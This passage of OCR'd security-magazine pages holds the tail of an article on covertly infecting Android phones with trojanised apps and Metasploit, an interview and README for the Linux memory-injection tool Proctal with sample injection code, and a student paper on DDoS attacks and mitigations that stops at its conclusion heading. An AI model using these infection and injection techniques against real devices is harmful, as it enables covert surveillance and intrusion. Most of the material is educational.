


Figure 10 – Services offered by mSpy

These applications are specialized in operations oriented to infect specific objectives and obtain information about certain types of services, allowing one to control the device in a very limited way, while with Metasploit, not only can you enjoy the vast majority of monitoring functions offered by the cited applications, but you can control many more aspects of the device, such as: sending texts, adding files (which can generate other attacks), executing commands from a Shell. Also, it is not necessary to address it to a specific victim, and it's easier to hide the purpose of getting access to the device.

LIMITATIONS OF THIS METHOD (CONS)

When there is already an old version of the application, that is, if for example you have Facebook Lite installed, when installing the infected one, it can give you an installation error. Therefore, you should uninstall the existing application and then install the infected one.

Another point to keep in mind is that the connection you get is very weak, and it can easily fail if one of the devices does not have a good internet connection.

In the same way, if the IP of the computer where the handler is executed is modified and does not match the one specified in the application's infection, then the payload couldn’t be used, since it has been configured with a specific IP.

“I WANT IT TO BE A GOOD TOOL THAT I CAN BE PROUD OF”

INTERVIEW WITH DANIEL ARAUJO, CREATOR OF PROCTAL

[Hakin9 Magazine]: Hello Daniel! Thank you for agreeing to do the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Daniel Araujo]: Thank you, I'm grateful to have this opportunity as well. I'm a programmer and to me it's a job and a hobby. I've learned to write programs on my own with a broad range of programming languages and on different environments; from defining pretty colors on a website to diving deep in some program's disassembly. I have been working on a tool that allows me to tinker with programs on Linux and it has recently gotten some attention. It's called Proctal.

[H9]: When I checked your github page, I immediately got interested in Proctal. Can you present it to our readers?

[DA]: Proctal is a command line tool with a C API that lets you hook into programs running on Linux. It lets you read and write different types of values in memory, force execution of instructions (even straight from an assembler language), watch for memory accesses, search for values conditionally, look for byte patterns and more.

The command line tool allows you to quickly come up with text commands to do those tasks. The C API makes it possible to write your own tools with code.

My favorite example is being able to force a program to print the text "Hello, world!" It's an homage to a common introductory programming exercise that you're probably familiar with.

[H9]: Why did you decide to create Proctal?

[DA]: I couldn't find anything that would let me access values in the memory space of a program as easily as saying "print me the signed 32-bit integer at this address", which makes it easy to process the output with other independent tools, naturally following the Unix philosophy.

I also wanted to be able to perform the same functionality with code so that I could build more specialized tools.

[H9]: I found a few features of Proctal that are in the "planned" section, which one is the most challenging?

[DA]: At the time I am writing this, there are actually two features that rely on the same functionality that I expect to be the most challenging to implement. It's being able to freeze all threads of a program and watch for memory accesses on all threads by having Proctal hook into all threads of a program.

Proctal has only been hooking into the main thread—the one that C programmers associate with the main function—because that implementa-

tion was quick and simple to write and was all I needed.

I will have to make a lot of changes. I will need to make sure that I don't make the API and the tool too complicated to use.

Without this, the watch feature will not be able to catch all memory accesses and the freeze feature will not actually freeze the whole program.

[H9]: How do you choose what to implement next?

[DA]: I work on Proctal during my free time whenever I feel like it. There's no roadmap that must be strictly followed. When I feel that something is missing, I add it. When I find something that's broken, I fix it. It's sort of like an organic process. The code just keeps evolving over time.

[H9]: What about the feedback? Does it influence your software?

[DA]: I had the source code for Proctal available on GitHub but I was not expecting it to grow so much in popularity. Even getting 1 star was an accomplishment for me. I had not shared a link to it with anyone because I was changing things way too often for people to reasonably keep up with. Nevertheless, people found out about it and willingly shared. This showed me that, despite it not being complete, people already found it useful enough for what it could do. That has kept me motivated to continue working on releasing a stable version.

[H9]: Have you had any input from the community that helped you?

[DA]: I've had someone asking for help with some trouble they had running the example program. It was printing something about it failing to allocate memory, which I thought was odd because it doesn't do any memory allocation. After reading the source code again, I realized it was not the program itself running out of memory but a function from the API that allocates memory in another program that was failing. It made me realize that the error message was misleading. So I fixed the message and added a note in the examples section that on Linux you will most likely need to have higher privileges (think about root) to perform those tasks.

I would have not noticed how confusing it was if this person had not taken the time to point it out. I appreciate that.

[H9]: Any plans for future? Are you planning to expand your repositories?

[DA]: Proctal is still in an experimental phase, which means that anything can change at any time. I haven't even bothered to update the version number from 0.0.0. My goal is to release a stable version. That will involve finishing the features that are

incomplete, making as many breaking changes as necessary and setting up a website to host documentation. I'm also planning on writing C bindings for other popular programming languages to be able to access the API.

I believe that a software project is as good as the quality of its documentation. The tool has a man page, every command has a help flag and the header file of the C API contains comments for every function and macro. What's missing is a document that shows the whole picture; showing what can be achieved with Proctal and so on. It will be available online at proctal.io.

It could be interesting to see Proctal working on other operating systems and architectures. The code is structured in a way that makes this possible but I haven't bothered with it because I only needed it to run on Linux on the x86-64 architecture.

[H9]: What do you want version 1.0 to look like?

[DA]: At that point, I want the tool to feel robust, be easy to use and perform efficiently. It won't be about reaching a certain number of features. I want it to be a good tool that I can be proud of.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[DA]: I have accepted that I won't always get a decision right the first time. I had ideas for software projects where I ended up wasting too much time over engineering the code to the point I never got something usable out of it. Getting a prototype working quickly gives you a better idea of how you can structure the logic of your program. Proctal was built that way.

[H9]: Thank you!

Proctal is a tool for modding programs on Linux through a command line interface (CLI) and an abstract programming interface (API).

Features:

- Reading and writing to memory
- Searching for values and byte patterns
- Pausing program execution
- Watching for accesses to memory locations
- Allocating and deallocating memory blocks
- Assembling and disassembling instructions
- Running your own code in the context of the program
- Dumping contents in memory

Note

This is work in progress. It's currently only tested on x86-64 Linux.

Contents

Example

This example forces a program — whose Process ID (PID) is 15433 — to print Hello, world!

Note

Accessing sensitive parts of other processes most likely requires you to have higher privileges. Try running as root.

CLI

```
# Allocates memory to store Hello, world!

$ proctal allocate --pid=15433 -rw 14

7F78FDA9C000



# Writes Hello, world! to memory.

$ proctal write --pid=15433 --address=7F78FDA9C000 --type=text 'Hello, world!'
$'\n'
```

```
# Executes code that will print Hello, world! to standard output.

$ proctal execute --pid=15433

        mov     rsi, 0x7F78FDA9C000

        mov     rdx, 14

        mov     rdi, 1

        mov     rax, 1

        syscall



# Deallocates memory that was used to store Hello, world!

$ proctal deallocate --pid=15433 7F78FDA9C000
```

API

```
#include <stdlib.h>

#include <stdint.h>

#include <stdio.h>



#include <proctal.h>



int main (int argc, char **argv)

{

        const char output[] = "Hello, world!\n";

        char code[] = {

                // mov rsi, <address>

                0x48, 0xbe, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

                // mov rax, 1

                0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00,

                // mov rdx, 14

                0x48, 0xc7, 0xc2, 0x0e, 0x00, 0x00, 0x00,

                // mov rdi, 1

                0x48, 0xc7, 0xc7, 0x01, 0x00, 0x00, 0x00,

                // syscall

                0x0f, 0x05

};
```

```
proctal_t proctal = proctal_open();


if (proctal_error(proctal)) {
        fprintf(stderr, "Failed to open Proctal.\n");
        proctal_close(proctal);
        return EXIT_FAILURE;
}


proctal_pid_set(proctal, 15433);


void *allocated_memory = proctal_allocate(proctal, sizeof output);
        if (proctal_error(proctal)) {
                fprintf(stderr, "Failed to allocate memory in process %d.\n",
proctal_pid(proctal));
                proctal_close(proctal);
                return EXIT_FAILURE;
        }


        proctal_write(proctal, allocated_memory, output, sizeof output);


        if (proctal_error(proctal)) {
```

```
                fprintf(stderr, "Failed to write to memory in process %d.\n",
proctal_pid(proctal));

                proctal_deallocate(proctal, allocated_memory);

                proctal_close(proctal);

                return EXIT_FAILURE;

        }


        code[2] = (char) ((uintptr_t) allocated_memory >> 8 * 0 & 0xFF);

        code[3] = (char) ((uintptr_t) allocated_memory >> 8 * 1 & 0xFF);

        code[4] = (char) ((uintptr_t) allocated_memory >> 8 * 2 & 0xFF);

        code[5] = (char) ((uintptr_t) allocated_memory >> 8 * 3 & 0xFF);

        code[6] = (char) ((uintptr_t) allocated_memory >> 8 * 4 & 0xFF);

        code[7] = (char) ((uintptr_t) allocated_memory >> 8 * 5 & 0xFF);

        code[8] = (char) ((uintptr_t) allocated_memory >> 8 * 6 & 0xFF);

        code[9] = (char) ((uintptr_t) allocated_memory >> 8 * 7 & 0xFF);


        proctal_execute(proctal, code, sizeof code);


        if (proctal_error(proctal)) {

                fprintf(stderr, "Failed to execute code in process %d.\n", proc-
tal_pid(proctal));

                proctal_deallocate(proctal, allocated_memory);

                proctal_close(proctal);
```

```
            return EXIT_FAILURE;

        }



        proctal_deallocate(proctal, allocated_memory);

        proctal_close(proctal);

        return EXIT_SUCCESS;

}
```

Installation

> *Note*
>
> *If you have a clean state of the source repository you will need to follow some instructions given in the Development section.*

You can find the latest version at proctal.io.

You will need the following programs installed on your system:

- GCC
- Libtool
- sed

Optional:

- Capstone - Disassembling instructions.
- Keystone - Assembling instructions.

Proctal provides the familiar configure, compile and install process:

```
$ ./configure
```

```
$ make

$ make install
```

Run `./configure -h` to read about the options you have available that can change how Proctal will be compiled and installed.

Usage

CLI

The command line tool is a program called `proctal` that takes commands, like so:

```
$ proctal COMMAND
```

If you execute proctal without a command, or pass it the `-h` option, it will print help information which includes a list of all available commands.

Commands can also take options. Every command recognizes the `-h` option, which will make it print help information related to it and then exit without doing anything else.

For a complete overview of the functionality provided by the tool, you can read the man page by running the following command:

```
$ man 1 proctal
```

API

The C library can be used by linking to `libproctal.so` and including `proctal.h`.

The header file contains comments that provide a complete reference guide for all the exposed symbols.

Documentation

You will find a complete guide with examples and tutorials at proctal.io.

Development

In addition to the dependencies listed in the Installation section, you will also need:

- Git

- Yuck
- PHP
- Python
- Autoconf
- Automake

Proctal uses the autotools to generate build systems for UNIX like operating systems. This section will not go into too much detail about them but will show you how you can create a development build to tinker with the source code.

First you need to run the `bootstrap` script. This will fetch some additional libraries for you and also set up the autotools.

```
$ ./bootstrap
```

At this point you can follow the instructions given in the Installation section but you will most likely want to work strictly inside the project directory. Here's how you would create and compile a build that suppresses optimizations and inserts debugging symbols.

```
$ mkdir -p build

$ cd build

$ ../configure 'CFLAGS=-g -O0'

$ make
```

If you modify a source file and run `make` again it should detect the change and compile again.

You can also run the test suite. Beware that some test cases require higher privileges, which means that you will most likely have to run the following command as root in order for them to pass.

```
$ make check
```

For more details on what else you can do with the autotools go read the manuals over at GNU software.

Contributing

Found a bug or want to contribute code? Feel free to create an issue or send a pull request on GitHub.

By submitting code as an individual you agree to the Individual Contributor License Agreement. By submitting code as an entity you agree to the Entity Contributor License Agreement. Read the CONTRIBUTING file for more details.

You can also report bugs to bugs@proctal.io.

DISTRIBUTED DENIAL OF SERVICE ATTACKS: RECENT INCIDENTS AND HOW ORGANIZATIONS CAN MITIGATE IMPACTS

by Jacob Bell

ABOUT THE AUTHOR

Jacob Bell

I am a masters student in the Network Technology program at East Carolina University in Greenville, North Carolina. My concentration for the MS program is Information Security.

Distributed Denial of Service (DDoS) attacks have become more prominent in recent years and are often targeted at businesses and organizations. Attacks are growing in scale and are becoming more severe. This paper will aim to define what DDoS attacks are, identify the major types of attacks, and discuss the factors that allow them to be successful. This paper will also highlight recent DDoS attacks: their origins, consequences, and the types of organizations that were impacted. Strategies of defending against DDoS attacks will be discussed, with a large emphasis placed on what businesses can do to mitigate damage should they become victims of DDoS invasions.

Introduction

Cyber-attacks are becoming increasingly sophisticated and complex. Hackers who want to send a message or gain money from victims have a large number of tools that they can employ. There are several, like viruses or phishing schemes, that target individual users. Others are designed to target servers and the web sites that depend on them. Such attacks are called Denial of Service (DoS) attacks. According the United States Computer Emergency Readiness Team (US-CERT), a DoS invasion is defined as any attack that "attempts to prevent legitimate users from accessing information or services" (McDowell, 2013). A type of DoS attack that has become more prominent in recent years is a Distributed Denial of Service attack (DDoS). DDoS attacks function by targeting vulnerabilities in a machine and subsequently, infecting it with malware (Rouse & Beaver, distributed denial of service (DDoS) attack, 2017). This "master" computer goes on to infect other machines (called "zombies" or "bots") recruiting them into a network that is commonly referred to as a "botnet" (Rouse & Beaver, distributed denial of service (DDoS) attack, 2017). Typically, botnets operate by following instructions transferred via the botnet master, often through "remote control" (What is a DDoS Attack?, n.d.). The computers that issue the instructions are called "command-and-control" servers (What is a DDoS Attack?, n.d.). Attacks carried out against targets commonly employ two different methods (What is a DDoS Attack?, n.d.). The first involves sending out a voluminous number of requests that cannot be handled by a victim (which is called flooding) and the second requires bots to send victims excess amounts of data that consume bandwidth (What is a DDoS Attack?, 2013).

In recent years, DDoS attacks have been growing and becoming more advanced. Hackers have sought out new methods for carrying out invasions of websites. One recent trend has involved the recruitment of Internet of Things (IoT) devices into botnets (Rouse & Beaver, distributed denial of service (DDoS) attack, 2017). IoT devices include computers, household appliances, "and other devices equipped with IP addresses and the ability to transmit data over a network" (Rouse & Wigmore, IoT botnet (Internet of Things botnet), 2014). These devices are susceptible to being exploited for generating attacks because of their large "attack surfaces" and their tendency to not follow "security best practices" (Rouse & Beaver, distributed denial of service (DDoS) attack, 2017). IoT devices are typically set with insecure default passwords and have been designed to not be able to

apply needed updates (Rouse & Beaver, distributed denial of service (DDoS) attack, 2017). Such vulnerabilities make it even simpler for determined hackers to overtake them (Rouse & Beaver, distributed denial of service (DDoS) attack, 2017).

Another trend that cyber criminals are making use of is "DDoS as a Service" (DDoS Attacks via DDoS as a Service Tools, 2016). Several sites exist on the web that offer the rental of botnets for the purpose of initiating DDoS attacks (DDoS Attacks via DDoS as a Service Tools, 2016). These sites make it possible for those with little to no hacking experience to be able to conduct DDoS attacks (DDoS Attacks via DDoS as a Service Tools, 2016). Depending on the size of attack traffic, customers of DDoS services generally pay between 5 and 1000 dollars (Wueest, 2014). Targets of DDoS as a Service attacks include "online gaming", "ISPs", and "financial service companies" (DDoS Attacks via DDoS as a Service Tools, 2016). A common use of DDoS pay services occurs in online gaming where teams try to gain an advantage on others by forcing them offline (Wueest, 2014). The two major types of "attack methods" are Booters and Stressers (DDoS Attacks via DDoS as a Service Tools, 2016). Booters are offered by "botnet owners" as a "DDoS as a service web based attack" that allow users to interact with an easy to use interface (DDoS Attacks via DDoS as a Service Tools, 2016). Hackers select to use booters because they are difficult to track and don't keep a record of an attacker's computer details, such as IP address (DDoS Attacks via DDoS as a Service Tools, 2016). For monthly access to booters, customers generally pay in the range of $19.99 per month all the way up to $500 per month (DDoS Attacks via DDoS as a Service Tools, 2016). Factors that influence the price that attackers pay are: "attack duration, volume, frequency of use, and number of concurrent DDoS attacks" (DDoS Attacks via DDoS as a Service Tools, 2016). Stressers are sold to attackers with the promise that they are capable of testing the resilience of their servers (DDoS Attacks via DDoS as a Service Tools, 2016). For the most widely used stresser services, attackers may have to pay as little as 10 dollars and as much as 1000 dollars per month (DDoS Attacks via DDoS as a Service Tools, 2016). The fact that there are no concrete regulations against stressers allow them to exist and pretend that they are benign services (DDoS Attacks via DDoS as a Service Tools, 2016). Most stressers target vulnerable protocols like "DNS, SNMP, and SSYN" (DDoS Attacks via DDoS as a Service Tools, 2016). The major forms of DDoS invasions also exploit the weaknesses of web protocols in order to generate large amounts of traffic and interrupt web sites' operations (DDoS Attacks via DDoS as a Service Tools, 2016).

Types of Attacks

DDoS is a major threat because it can target different aspects of an organization's web infrastructure and network. The three main categories of DDoS attacks are: Volumetric, Protocol, and Application layer attacks (What is a DDoS Attack?, 2013). Volumetric attacks aim to consume "all available bandwidth between the target and the larger Internet" (What is a DDoS Attack?, n.d.). Network devices that are susceptible to being affected include: network links, routers, and servers (Wueest, 2014). These attacks generate very large amounts

of traffic, sometimes as much as 100 Gbps, and typically don't require a lot of effort from hackers (since they can utilize botnets to produce the attack traffic) (Kesavan, 2016). This fact makes volumetric attacks one of the most popular DDoS attack types and leads hackers to carry them out in 65% of cases (Kesavan, 2016).

A common example of a volumetric attack is DNS amplification (What is a DDoS Attack?, n.d.). DNS amplification attacks are designed to create "gigabits of traffic" from a small amount of initial traffic (Kesavan, 2016). In such attacks, the attacker obtains the IP address of a victim machine through spoofing and uses it to make numerous requests to a DNS server (What is a DDoS Attack?, n.d.). The DNS server will respond to the victim with a very large amount of data, much larger than was ever requested by the victim (What is a DDoS Attack?, n.d.). In many instances, DNS amplification can cause data that is directed toward a target IP address to be magnified by a factor as large as 70 (Kesavan, 2016). Another example of a volumetric attack is a UDP flood (Kesavan, 2016). A UDP flood occurs when an attacker sends several "IP packets containing UDP datagrams" to "random ports" on a victim's machine (UDP Flood, n.d.). The recipient of those packets is unable to find an application associated with the packets and responds with a "Destination Unreachable" message (UDP Flood, n.d.). That cycle repeats until the victim is overwhelmed and can no longer communicate with other computers (UDP Flood, n.d.). The factors that make UDP susceptible to being used for DDoS invasions are that it is "connectionless and sessionless" (UDP Flood, n.d.). Unlike TCP, UDP does not rely on the "three-way-handshake" process for establishing connections and therefore can be used to send "high volume" traffic to any destination (UDP Flood, n.d.).

Protocol attacks (also called "state-exhaustion attacks") aim to make their target "inaccessible" (What is a DDoS Attack?, n.d.). They impact devices such as web application servers, firewalls, and load balancers by depleting the capacity of the state table on those devices (What is a DDoS Attack?, n.d.). The consequence of such attacks leads to affected devices being unable to maintain connections to other machines (What is a DDoS Attack?, n.d.). One example of a protocol attack is a TCP SYN flood (What is a DDoS Attack?, n.d.). In SYN flood attacks, the TCP "three-way-handshake" (used for establishing connections) is compromised (What is a DDoS Attack?, n.d.). Attackers send several SYN packets, to initiate a connection, to a victim computer from a spoofed IP address (What is a DDoS Attack?, n.d.). The target machine sends responses to all of the connection requests but never receives confirmation messages, which leads to consumption of the resources belonging to the target (What is a DDoS Attack?, n.d.). Attackers frequently utilize SYN floods because they do not require the spoofed source IP address to be real (DDoS Attacks via DDoS as a Service Tools, 2016). Another well-known type of protocol attack is "Ping-of-Death", an attack where defragmented packets larger than 65,535 bytes are quickly sent to a victim server (DDoS Attacks 101: Types, targets, and motivations, 2015). The target is unable to respond because of the size of the packets, which causes a "buffer overload" in the system's memory (DDoS Attacks 101: Types, targets, and motivations, 2015). These effects cause the target

to crash due to the considerable amount of bandwidth it needs to respond to the excessively large packets (DDoS Attacks 101: Types, targets, and motivations, 2015).

Application layer attacks impact "the layer where web pages are generated on the server and delivered in response to HTTP requests" (What is a DDoS Attack?, n.d.). The objective of application layer attacks is to use up all resources that belong to the victim machine (What is a DDoS Attack?, n.d.). The use of these attacks are growing as is exhibited by a March 2017 report by Arbor Networks that found that nearly 80 percent of all DDoS attacks are "targeting DNS and HTTP services" (Whalen, 2017). One of the most common types of application layer attacks is an HTTP flood (What is a DDoS Attack?, n.d.). In an HTTP flood, attackers manipulate "HTTP GET or POST requests to attack a web server or application" (HTTP Flood, n.d.). The attacker forces a server or application to use a much larger quantity of resources to respond to GET or POST requests (HTTP Flood, n.d.). In some cases, attackers are able to send several "complex queries" to a database server that will cause it to crash (even if the web server continues to run normally) (Wueest, 2014). HTTP floods do not require the attacker to send IP packets to a targeted server and do not need a lot of bandwidth to carry out (HTTP Flood, n.d.). Application layer attacks tend to operate without receiving much attention because they rely on producing legitimate looking requests to flood an application or web server (Hickey, n.d.).

In recent years, there have been several large scale attacks that fall within one of the major DDoS attack classifications. Some which have been especially fierce exhibit characteristics of more than one category (volumetric, protocol, and application layer). One of those attacks was that which impacted the Dyn Domain Name Service (DNS) provider in 2016 (Kesavan, 2016).

Recent Examples of Attacks

On October 21, 2016, several major sites experienced accessibility issues and were not fully available to users on the east coast of the United States (Perlroth, 2016). Some of the sites that were impacted included the New York Times, Twitter, Netflix, Reddit, Spotify, and Airbnb (Perlroth, 2016). The DDoS attack came in three separate waves as users first reported problems around 7 AM, again around noon, and for the final time just after 4 PM (Newman, 2016). At its height, the attack achieved a strength of 1.2 Tbps and incorporated "100,000 malicious endpoints" (Woolf, 2016). The target of the attack was Dyn, a DNS provider that "hosts the core parts of the internet's infrastructure" (Perlroth, 2016). Dyn translates URLs into their associated IP addresses, allowing users to connect to those sites (Perlroth, 2016). Attacks on DNS providers are especially destructive since attackers don't need to target individual sites (Newman, 2016). They can instead "take out the entire Internet for any end user whose DNS requests route through a given server" (Newman, 2016). The invasion against Dyn was an example of a combined application and protocol attack "that expanded into a volumetric attack" (Kesavan, 2016).

Security professionals that analyzed the attack found that IoT devices were the source of the attack traffic (Woolf, 2016). Most of the "Internet connected devices" such as "digital cameras and DVR players" were infected with a strain of malware called "Mirai" and recruited into its botnet (Woolf, 2016). Mirai preys on IoT devices that are "weakly configured" and rely on default security mechanisms (Kolias, Kambourakis, Stavrou, & Voas, 2017). Such devices often find themselves targeted by Mirai for five specific reasons (Kolias, Kambourakis, Stavrou, & Voas, 2017). First, IoT devices can operate without going through "on-off cycles", allowing them stay powered on all day long (Kolias, Kambourakis, Stavrou, & Voas, 2017). Second, vendors who manufacture internet connected devices are more concerned with developing devices that are easy to use and tend to "neglect security" (Kolias, Kambourakis, Stavrou, & Voas, 2017). Third, IoT devices are not usually well-maintained (Kolias, Kambourakis, Stavrou, & Voas, 2017). Users tend to set them up and not think about security until the device starts to experience problems (Kolias, Kambourakis, Stavrou, & Voas, 2017). Fourth, IoT botnets are capable of generating a powerful magnitude of attack traffic, "comparable to that of modern desktop systems" (Kolias, Kambourakis, Stavrou, & Voas, 2017). Lastly, malware infections that permeate IoT devices are usually not noticed because the devices "require minimum user intervention" (Kolias, Kambourakis, Stavrou, & Voas, 2017). Before targeting Dyn, the Mirai botnet was utilized to conduct a massive scale DDoS attack against a popular security news website, KrebsonSecurity (Woolf, 2016).

On September 20, 2016, KrebsonSecurity, a popular "information security blog" was targeted by a large DDoS attack that ultimately did not succeed to knock the site offline (Krebs, 2016). The security company, "Akamai", that guards the web site from cyber invasions, detected attack traffic that was as high as 620 Gbps (Krebs, 2016). Analysis conducted by Akamai found that the majority of traffic was generated as the result of protocol and application layer attack methods like "SYN, GET, and POST floods" (Krebs, 2016). They also found that another large amount of traffic contained origins linked to "generic routing encapsulation (GRE) data packets", a type of traffic that cannot be easily "spoofed or faked" (Krebs, 2016). Researchers concluded that the detected traffic was likely generated by a large group of thousands of hacked systems such as a botnet (Krebs, 2016). It was later determined that the botnet was the ring of controlled IoT devices called Mirai (Woolf, 2016). The founder of the site, Brian Krebs, issued a statement laying out his belief that the DDoS attack was an act of retaliation against him for previous stories he posted on his blog (Krebs, 2016). Those stories revolved around the collapse of a DDoS as a service site, "VDOS", and the arrests of its founders (Krebs, 2016). The case involving KrebsOnSecurity highlights the many dangers posed by DDoS attacks, one of which is to silence or retaliate against people/organizations.

On the morning of December 31, 2015, a DDoS attack was launched against the BBC's website (Korolov, 2016). A hacktivist group called "New World Hacking" was behind the attack and claimed that it generated traffic of up to 602 Gbps (Korolov, 2016). At the time, security experts believed that the attack was the largest recorded DDoS invasion yet (Korolov, 2016). "New World Hacking" claimed that it employed cloud servers be-

longing to Amazon in order to generate the attack traffic (Whittaker, 2016). A member of "New World Hacking" stated that the attack was a "test of power" (Whittaker, 2016). The attack lasted for around three hours and the BBC's website was restored with help from Akamai and its "content delivery network" (Whittaker, 2016). Later analysis by security professionals concluded that the group's claims were false and it was likely that "New World Hacking" bought access to a "Bootstresser" tool (Whittaker, 2016). Similar types of attacks are often executed against media companies in order for a group to market itself (Korolov, 2016). Despite the evidence pointing against the attack being one of the largest ever, it still produced enough traffic to knock a major website offline for a significant amount of time. The event highlighted the threat that is posed by pay sites that offer DDoS attack services. In order to prevent attacks from occurring and mitigate possible damage, there are various strategies that can be employed by organizations.

Countermeasures

A common issue in defending against DDoS attacks and preventing them from occurring is in figuring out how to differentiate attack traffic from that which is legitimate (Thapngam, Yu, Zhou, & Makki, 2014). In 2011, researchers from two different universities, one in Australia and one in the United States, conducted experiments on DDoS attack traffic and proposed a model that would be capable of more accurately detecting DDoS traffic (Thapngam, Yu, Zhou, & Makki, 2014). In carrying out their experiments, the researchers discovered that DDoS traffic exhibits "repeatable patterns" that are not present in legitimate traffic (Thapngam, Yu, Zhou, & Makki, 2014). Researchers sought to analyze incoming packets to their test networks in order to glean behavior patterns that would aid in attack detection efforts (Thapngam, Yu, Zhou, & Makki, 2014). They found that their model was capable of producing a low number of false positives and false negatives, detecting DDoS attacks in a "short period of time", and was able to recognize various forms of "attack packets such as malformed IP, TCP, UDP, ICMP, Application-based floods, etc." (Thapngam, Yu, Zhou, & Makki, 2014).

In another study, researchers in India developed a fuzzy logic system to distinguish attack traffic from traffic which is valid (Iyengar, Banerjee, & Ganapathy, 2014). The system proposed would be pre-loaded with "training data" that would teach it how to identify abnormal behavior (Iyengar, Banerjee, & Ganapathy, 2014). It was designed to detect anomalies based on the rules that were set and it could prevent possible attacks by instructing "border routers" to "discard the packets from malicious sources" (Iyengar, Banerjee, & Ganapathy, 2014).

While it is very difficult for organizations to completely prevent all DDoS attacks, they can take several steps to ensure that they are better protected against them (Kartch, 2016). First off, organizations should make certain that their network architecture is "as resilient as possible" (Kartch, 2016). They can achieve that goal by placing servers in "different data centers", separating data centers across "different networks", creating "diverse paths" for data centers, and ensuring that both data centers and networks "have no notable bottlenecks

or single points of failure" (Kartch, 2016). Secondly, organizations should ensure that they are utilizing proper hardware that are designed to address common types of attacks and can adequately protect the network (Kartch, 2016). Hardware that is capable of protecting a network, like firewalls and load balancers, should also be routinely updated (Kartch, 2016). Third, organizations need to "scale up network bandwidth" to be able to absorb the impact of very large DDoS attacks (Kartch, 2016). Lastly, organizations should consider "outsourcing" their protection against DDoS attacks, to service providers (Kartch, 2016). For instance, some providers offer to "reroute traffic destined for the victim's network" to another area to be isolated from all other traffic which is valid (Kartch, 2016). In some cases, organizations are unable to block malicious DDoS traffic from entering their networks, which necessitates the use of mitigation tactics.

Mitigation Strategies

A few strategies that can be used to mitigate "network layer" DDoS attacks include: "Null routing", "Sinkholing" and "Scrubbing" (DDoS Mitigation, n.d.). Null routing "directs all traffic to a non-existent IP address" (DDoS Mitigation, n.d.). This technique produces a high rate of false positives, which makes it a less effective solution compared to the other two options (DDoS Mitigation, n.d.). The objective of Sinkholing is to use "a list of known malicious IP addresses" to "divert malicious traffic away from its target" (DDoS Mitigation, n.d.). A downside of Sinkholing is that it cannot guard against "IP spoofing" (DDoS Mitigation, n.d.). Scrubbing analyzes packets and flags malicious ones "based on their header content, size, type, point of origin, etc." (DDoS Mitigation, n.d.). In order to mitigate potential application layer DDoS attacks, organizations should invest in systems that are able to identify valid HTTP and HTTPS traffic and distinguish it from traffic originating from a malicious source (DDoS Mitigation, n.d.). A critical aspect of mitigation techniques is a factor called "Time to Mitigation" (DDoS Mitigation, n.d.). Time to Mitigation assesses how quickly an organization was able to deploy a solution that would minimize its downtime caused by a successful attack (DDoS Mitigation, n.d.). To achieve very low Time to Mitigation rates, organizations can utilize "always-on solutions" that can mitigate attacks almost instantly (DDoS Mitigation, n.d.).

Conclusion

